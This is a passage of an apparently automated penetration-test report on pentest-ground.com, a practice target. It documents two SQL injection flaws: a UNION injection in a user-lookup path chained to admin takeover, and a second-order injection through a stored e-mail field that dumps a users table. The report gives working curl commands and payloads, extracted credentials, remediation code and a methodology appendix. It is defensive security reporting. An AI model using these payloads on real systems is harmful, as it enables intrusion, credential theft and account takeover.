4. Change id=2 to id=10 -> HTTP 200 with administrator1's plaintext password "pass1".
5. POST /tokens with {"username":"admin1","password":"pass1"} -> HTTP 200, admin token issued for user id 10.
6. POST /user with that admin token and a new username -> HTTP 200, the account is created (verified by logging in as it).

```
curl -sk "https://pentest-ground.com:9000/user/999999%27%20UNION%20SELECT%201,username,passwor
d%20FROM%20users%20WHERE%20id%3D10--" -H "X-Auth-Token: d03a4c7d0871a5cc3005057ddeabae68"
```

Exploitation Proof

PROOF — SQL injection in the {user} path parameter; arbitrary rows (including plaintext passwords) extracted.

Step 1 — CONTROL (no injection): the same low-privileged token is correctly rejected for another user's record.

```
$ curl -sk "https://pentest-ground.com:9000/user/2" -H "X-Auth-Token:
d03a4c7d0871a5cc3005057ddeabae68"
{
  "error": {
    "message": "the token and user do not match!"
  }
}
HTTP=403
```

Token d03a4c7d0871a5cc3005057ddeabae68 belongs to user id 1 ("user1") — a normal, non-admin account.

Step 2 — EXPLOIT: UNION injection. The base query matches no row (id 999999), the UNION branch returns user2's username/password, and the injected id column is pinned to 1 so the ownership check passes.

```
$ curl -sk "https://pentest-ground.com:9000/user/999999%27%20UNION%20SELECT%201,username,passw
ord%20FROM%20users%20WHERE%20id%3D2--" -H "X-Auth-Token: d03a4c7d0871a5cc3005057ddeabae68"
{
  "user": {
    "id": 1,
    "name": "user2",
    "password": "pass2"
  }
}
HTTP=200
```

Identical token, identical route, identical privilege level as Step 1 — only the injected path segment differs. 403 -> 200 with another user's plaintext password.

Step 3 — extracting the ADMINISTRATOR account (user id 10, "admin1"):

```
$ curl -sk "https://pentest-ground.com:9000/user/999999%27%20UNION%20SELECT%201,username,passw
ord%20FROM%20users%20WHERE%20id%3D10--" -H "X-Auth-Token: d03a4c7d0871a5cc3005057ddeabae68"
{
  "user": {
    "id": 1,
    "name": "admin1",
    "password": "pass1"
  }
}
HTTP=200
```

Step 4 — the injected id column is what satisfies the authorization check (removing the UNION branch changes the result), proving the UNION is genuinely executed by SQLite:

```
$ curl -sk "https://pentest-ground.com:9000/user/1%27%20UNION%20SELECT%201,username,password%2
0FROM%20users%20WHERE%20id%3D2--" -H "X-Auth-Token: d03a4c7d0871a5cc3005057ddeabae68"
{
  "user": {
    "id": 1,
    "name": "user1",
    "password": "pass1"
  }
}
HTTP=200
```

Step 5 — CHAIN to full administrative takeover using the extracted admin password. Normal login with the SQLi-extracted credential admin1 / pass1:

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" -d '{"username":"admin1","password":"pass1"}'
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 14:36:08 2026",
      "id": "4f921a171f25efe4a2622e156a0cfef2"
    },
    "user": {
      "id": 10,
      "name": "admin1"
    }
  }
}
HTTP=200
```

Then the admin-only user-creation endpoint performs a real state change:

```
$ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "X-Auth-Token:
4f921a171f25efe4a2622e156a0cfef2" -H "Content-Type: application/json" -d
'{"username":"chainadmin1","password":"ChainPwn123"}'
{
  "user": {
    "password": "ChainPwn123",
    "username": "chainadmin1"
  }
}
HTTP=200
```

The new account chainadmin1 was persisted by the server (verifiable by logging in with it), so this is a confirmed administrative state change, not a no-op 200. Independent verifier evidence: Freshly authenticated user1 (id 1) token 1a0f0c3422c8c8d522b8f78c1954f1b2. Negative/baseline controls: GET /user/2 returned HTTP 403 {"message":"the token and user do not match!"}; the same UNION URL without a token returned HTTP 401 "token id None not found"; GET /user/1 with the user1 token returned the caller's own record. Injection: GET /user/999999%27%20UNION%20SELECT%201,username,password%20FROM%20users%20WHERE%20id%3D2-- with the unchanged user1 token returned HTTP 200 {"id":1,"name":"user2","password":"pass2"}; changing only the injected id to 10 returned HTTP 200 {"id":1,"name":"admin1","password":"pass1"}. Chained impact: POST /tokens with admin1/pass1 returned HTTP 200 and an admin token (user id 10); POST /user with that token and a unique account returned HTTP 200, and POST /tokens using that new account returned HTTP 200 with user id 23, proving persistence. The user1 token could not create a user (HTTP 401 "must provide valid admin token").

Verification

data_extracted

Remediation

1. Bind all SQL parameters in get_user(), get_token(), create_user() and create_widget_reservation() instead of using % string formatting. 2. Derive the authorization comparison value from the database row, never from client-influenced query output. 3. Remove the password field from GET responses. 4. Hash stored passwords with a salted password hash (werkzeug.security). 5. Add a CI static-analysis gate (Bandit B608) and an authorization regression test asserting user1 can never read /user/2 or /user/10. 6. Rotate all credentials and tokens after remediation and rebuild the container.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints.

Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence


```
{
  "fix": "Parameterise the query and stop deriving the authorization key from an
attacker-influencable expression:

```python
# vulnerable
c.execute(\"SELECT * FROM users WHERE id = '%s'\" % (user))

# fixed
c.execute(\"SELECT id, username, password FROM users WHERE id = ?\", (user,))
user_record = c.fetchone()
if user_record is None:
    return {\"error\": {\"message\": \"user id not found\"}}, 404

row_id, username, password = user_record          # row_id comes from the DB
if token_record[2] != row_id:                    # compare against the DB value
    return {\"error\": {\"message\": \"the token and user do not match!\"}}, 403
```

Do the same for the token lookup (`c.execute(\"SELECT * FROM tokens WHERE token = ?\", (token,))`)
and for `create_user()` / `create_widget_reservation()`, which use the identical `\"SELECT * FROM
tokens WHERE token = '%s'\" % (str(token))` pattern.

Additionally: never return the password field from a GET endpoint; return only `id` and `username`.
Store passwords with a salted hash (werkzeug `generate_password_hash` / `check_password_hash`)
instead of plaintext. Add a CI check (e.g. Bandit B608) so string-formatted SQL cannot be
reintroduced.",
  "tags": [
    "verified"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/user/{user}",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-4"
}
```

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03

F-034 MEDIUM

Second-order SQL Injection in FlaskBlog /dashboard — stored e-mail re-used in a raw query yields full users-table dump (usernames, e-mails, phones, bcrypt hashes)

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
6.5 (Medium)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:81/dashboard

Description

The dashboard() view in /app/app.py (FlaskBlog, port 81) contains a second-order SQL injection: a value that is written to the database with a *safe* parameterized statement is later read back and concatenated into a *new*, unparameterized query.

The write path (safe):

```
if request.method == "POST":
    new_email = request.form.get("email")
    cur.execute("SELECT email from users;")
    cur.execute("UPDATE users SET email = ? WHERE id = ?;", (new_email, user_id))   #
parameterized
```

The read path (vulnerable):

```
user = cur.execute("SELECT * FROM users WHERE id =" + str(user_id)).fetchone()
username = user[1]
email = user[2]                                    # <-- attacker-controlled value re-read
from DB
try:
    phone = cur.execute("SELECT phone FROM users WHERE email = '" + email + "';").fetchall()
# <-- SINK
except Exception:
    phone = "1234"
```

email is the value the attacker supplied, persisted to the users table by the previous request, then interpolated verbatim into the SELECT phone FROM users WHERE email = '...' statement. Because the except Exception swallows the SQL error and substitutes the literal "1234", a broken injection is silently masked — which is exactly why a UNION payload (which does not error) is the reliable way to extract data.

This is a distinct sink from the already-reported /post/<post_id> and /search findings:

- different route (/dashboard vs /post/<id> vs /search)
- different parameter (email vs post_id vs query)
- a fundamentally different data flow: the value crosses a storage boundary — it is written to the database by one request and re-read by a *later* request, so a naive filter/WAF on the request that stores the value sees nothing malicious, and the injection only fires on the subsequent read.

Impact

full read of the users table (usernames, e-mail addresses, phone numbers, and bcrypt password hash prefixes) by any authenticated user, plus the ability to read any other table in the database.

Impact

Any authenticated user (including a low-privilege account such as Bonnie, whose default credentials are documented in the app's own schema.sql) can read the complete credential store: usernames, e-mail addresses, phone numbers, and bcrypt password hash prefixes for every account including admin. The extracted bcrypt hashes can be cracked offline to obtain plaintext passwords and take over the admin account. Because the sink is a generic SELECT ... WHERE email = '<value>' over the users table, the same UNION technique can be repointed at any other table in the database.

Technical Analysis

Root cause: CWE-89 (SQL Injection) at /app/app.py line 231 — "SELECT phone FROM users WHERE email = '" + email + "';" builds the statement by string concatenation. The injected value reaches that statement through a second-order (stored) data flow: the same handler's POST branch stores new_email with a parameterized UPDATE (line 240, safe), but the GET branch later reads the persisted value back out of the row (email = user[2], line 229) and interpolates it into a fresh query. The write-side validation is therefore irrelevant: the payload is persisted as an ordinary e-mail string and only becomes executable SQL when it is re-read. The blanket except Exception: at line 232 converts SQL errors into the placeholder "1234", which suppresses error-based detection and forces the attacker toward a UNION payload — the payload does not error, so the except branch is not taken and the result set is rendered into the page. The phone value is then joined and rendered in the Phone: slot of dashboard.html, giving complete in-band exfiltration.

Proof of Concept

1. Log in with default credentials (admin/qwerty or Bonnie/Very-Strong-Password) and save the session cookie.
2. POST /dashboard with email = a UNION payload. The value is stored verbatim in the users table.

3. Issue a SEPARATE GET /dashboard request. The handler re-reads the stored e-mail and splices it into a raw SQL query, returning the extracted rows in the "Phone:" field.
4. Observe the full users table (usernames, e-mails, phone numbers, bcrypt hash prefixes) rendered in the page.

```
# 1) authenticate
curl -sk -c c.txt -X POST 'https://pentest-ground.com:81/login' \
  -d 'username=admin&password=qwerty' -o /dev/null

# 2) store the payload in the account's email
curl -sk -b c.txt -X POST 'https://pentest-ground.com:81/dashboard' \
  --data-urlencode "email=q' UNION SELECT
group_concat(username||'~'||email||'~'||phone||'~'||substr(password,1,12)) FROM users -- " -o
/dev/null

# 3) trigger the injection on the next request and read the extraction
curl -sk -b c.txt 'https://pentest-ground.com:81/dashboard' | grep -o 'Bonnie~[^<]*'
```

Exploitation Proof

TWO-STEP PROOF (store, then trigger on a later request).

STEP 1 — log in and store the payload in the account's e-mail field (the UPDATE is parameterized, so this request succeeds cleanly):

```
POST /login HTTP/1.1
Host: pentest-ground.com:81
Content-Type: application/x-www-form-urlencoded

username=admin&password=qwerty
-> HTTP 200 -> https://pentest-ground.com:81/dashboard   (sets session + user_email cookies)

POST /dashboard HTTP/1.1
Host: pentest-ground.com:81
Content-Type: application/x-www-form-urlencoded
Cookie: session=<flask-session>; user_email=admin@security-guard.com

email=q' UNION SELECT
group_concat(username||'~'||email||'~'||phone||'~'||substr(password,1,12)) FROM users --
-> HTTP 200
```

STEP 2 — a SEPARATE GET re-reads the stored value and concatenates it into a new raw query:

```
GET /dashboard HTTP/1.1
Host: pentest-ground.com:81
Cookie: session=<flask-session>; user_email=admin@security-guard.com
-> HTTP 200
```

Raw response body (verbatim from the live target, extracted data in the "Phone:" slot):

```
Welcome to Security Guard Company! You are logged in as: admin User Information email:
Employee ID: 2 Phone: Bonnie~bonnie@security-guard.com~+40 723 987 222~$2b$12$fZvCc,admin~q'
UNION SELECT group_concat(username||'~'||email||'~'||phone||'~'||substr(password,1,12)) FROM
users -- ~+40 723 987 233~$2a$12$U5acp,Bonnie_2~bonnie_2@security-guard.com~+40 723 987 111
exposed~$2b$12$fZvCc Phone:
```

Recovered full users table:

```
Bonnie   | bonnie@security-guard.com   | +40 723 987 222          | $2b$12$fZvCc...
admin    | admin@security-guard.com    | +40 723 987 233          | $2a$12$U5acp...
Bonnie_2 | bonnie_2@security-guard.com | +40 723 987 111 exposed  | $2b$12$fZvCc...
```

CONTROL — a benign stored e-mail produces the plain DB value in the same slot, and a stored value containing only a quote triggers the except branch that substitutes the literal 1234:

```
GET /dashboard  (email = admin@security-guard.com)
-> "Employee ID: 2 Phone: +40 723 987 233 Phone:"
```

The identical injection was also reproduced as the low-privilege Bonnie account (session obtained with the default credentials Bonnie / Very-Strong-Password), returning:

```
Welcome to Security Guard Company! You are logged in as: Bonnie User Information email:
Employee ID: 1 Phone: Bonnie|z' UNION SELECT
group_concat(username||'|'||email||'|'||substr(password,1,12)) FROM users -- |$2b$12$fZvCc,adm
in|admin@security-guard.com|$2a$12$U5acp,Bonnie_2|bonnie_2@security-guard.com|$2b$12$fZvCc
Phone:
```

This confirms the flaw is reachable by ANY authenticated user, not just the admin, and that it works for a different account's stored value too.

Source confirmation (/app/app.py, function dashboard()):

```
227:            user = cur.execute("SELECT * FROM users WHERE id =" + str(user_id)).fetchone()
228:            username = user[1]
229:            email = user[2]
230:            try:
231:                phone = cur.execute("SELECT phone FROM users WHERE email = '" + email +
"';").fetchall()
232:            except Exception:
233:                phone = "1234"
...
240:                cur.execute("UPDATE users SET email = ? WHERE id = ?;", (new_email,
user_id))
```

Verification

data_extracted

Remediation

1. Replace the string-concatenated query at /app/app.py line 231 with a bound parameter: cur.execute("SELECT phone FROM users WHERE email = ?", (email,)).
2. Replace the concatenated query at line 227 with cur.execute("SELECT * FROM users WHERE id = ?", (user_id,)).
3. Validate the e-mail format on write so invalid values are never persisted.
4. Replace the bare except Exception: with except sqlite3.Error: and log the failure instead of silently substituting "1234".
5. Add a CI lint rule (Bandit B608 / Semgrep) blocking SQL built by string concatenation or f-strings.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Parameterize the read query in `/app/app.py` and stop concatenating the stored e-mail into SQL:

```python
        with sqlite3.connect(\"database.db\") as conn:
            conn.row_factory = sqlite3.Row
            cur = conn.cursor()
            user = cur.execute(\"SELECT * FROM users WHERE id = ?\", (user_id,)).fetchone()
            username = user[1]
            email = user[2]
            try:
                phone = cur.execute(
                    \"SELECT phone FROM users WHERE email = ?\", (email,)
                ).fetchall()
            except sqlite3.Error:
                app.logger.warning(\"phone lookup failed for user %s\", user_id)
                phone = []
```

Also fix the sibling injection on the line above it:
```python
            user = cur.execute(\"SELECT * FROM users WHERE id = ?\", (user_id,)).fetchone()
```

Additional hardening:
1. Validate `new_email` on write with a strict e-mail format check and a `re` allow-list, so an invalid address can never be persisted.
2. Never let a stored value be re-interpreted as code/SQL anywhere in the application (this is the general rule the second-order class of bugs violates).
3. Do not swallow SQL exceptions with a bare `except Exception:` that substitutes placeholder data — log and fail closed so injection errors are detectable.
4. Add a CI lint rule (Bandit B608) that flags string concatenation into `execute()`.",
  "tags": [
    "exploit-proven"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:81/dashboard",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-33"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03:2021 - Injection

6. Appendix — Methodology Coverage

The Xalgorix engine executes a 22-phase offensive workflow modelled on the OWASP Web Security Testing Guide, OSSTMM, and PTES standards. The table below indicates which phases were included in this engagement.

#	Phase	Status
01	Reconnaissance	Included
02	Manual vulnerability discovery	Included
03	Directory and file discovery	Included
04	CORS and cookie analysis	Included
05	Authentication and session testing	Included
06	Injection testing	Included
07	SSRF testing	Included
08	IDOR and broken access control	Included
09	API and GraphQL testing	Included
10	File upload testing	Included
11	Deserialization and RCE	Included
12	Race conditions and business logic	Included
13	Subdomain takeover	Included
14	Open redirect testing	Included
15	Email security testing	Included
16	Cloud and infrastructure	Included
17	WebSocket testing	Included
18	CMS-specific testing	Included
19	Broken link hijacking and content spoofing	Included
20	Exploit verification	Included
21	Novel vulnerability discovery	Included
22	Final report	Included

Engine Information

Findings in this report reflect the results recorded for this engagement. Validate findings and supporting evidence before remediation or disclosure.